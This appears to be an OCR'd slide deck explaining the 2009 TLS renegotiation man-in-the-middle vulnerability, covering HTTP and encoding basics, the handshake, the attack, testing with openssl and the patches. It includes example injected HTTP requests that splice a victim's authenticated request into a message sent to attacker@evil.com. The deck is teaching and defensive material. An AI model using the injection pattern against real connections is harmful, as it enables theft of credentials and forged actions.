TLS Renegotiation Vulnerability

Blaine Wilson

Background

- Marsh Ray and Steve Dispensa release a document discussing a vulnerability in the design of TLS – November 4, 2009

- Turkish grad student, Anil Kurmus, exploits the vulnerability to steal Twitter login credentials – November 10, 2009

Background


- From IBM ISS:

  “Most, if not all, major web applications have implementation level protections against CSRF, such as random nonces in web forms that must be submitted along with any request. Those protection measures are effective against this new SSL man in the middle attack. Therefore, this vulnerability has minimal security impact for most websites and Internet users.”

Agenda

- Review of the HTTP basics
- How SSL works
- Putting it all together
- What can we do?

HTTP Basics - Flow



1. Request

2. Response


HTTP Basics - Data

- The data sent between the client and the server always have headers and quite often have a body as well.
- You NEED to know what your application is sending in both.

HTTP Basics - Message

```
POST https://ims-dev.td.afg/basic/page.html HTTP/1.1
Accept: */*
Accept-Language: en-us
Host: ims-dev.td.afg
Authorization: Basic dGVzdGVyOjEyMzQ1Ng==

fName=Blaine&lName=Wilson
```

HTTP Basics – Encoding and Encryption



HTTP Basics – HTML Encoding


```
<script>
   alert("here");
</script>
```

```
&lt;script&gt;
   alert(&quot;here&quot; );
&lt;/script&gt;
```


HTTP Basics – Base64 Encoding

```
       A               B               C

               |               |

0 1 0 0 0 0 0 1 0 1 0 0 0 0 1 0 0 1 0 0 0 0 1 1

           |           |           |

     Q           U           J           D
```

SSL Basics - Handshake



SSL Basics – Attack



The attack

```
POST /orginal/page.html HTTP/1.1

fName=Blaine&lName=Wilson
```

```
POST /new/page.html HTTP/1.1
x-ignore-this: POST /orginal/page.html HTTP/1.1

fName=Blaine&lName=Wilson
```

Putting it together

```
POST /email/send.jsp HTTP/1.1
Authorization: Basic dGVzdGVyOjEyMzQ1Ng==

email=bkwilson@gaic.com&Message=This is my message
```

```
POST /email/send.jsp HTTP/1.1
Authorization: Basic QWxhZGRpbjpvcGVuIHN1c2FtZQ==

email=attacker@evil.com&Message=Hey check this out:
POST /orginal/page.html HTTP/1.1
Authorization: Basic dGVzdGVyOjEyMzQ1Ng==

email=bkwilson@gaic.com&Message=This is my message
```

Testing for the issue

- Use openssl
  - s_client
  - -connect
- Use “R” to renegotiate

What can we do?

- RFC 5746: “Transport Layer Security (TLS) Renegotiation Indication Extension”
- Microsoft has released a patch (KB 977377)
- openssl has released a patch

Things to watch out for

- Some of the patches may just turn off TLS Renegotiation
  - Could have issues with Client Certificates
  - Could have issues with sites containing multiple encryption levels and rules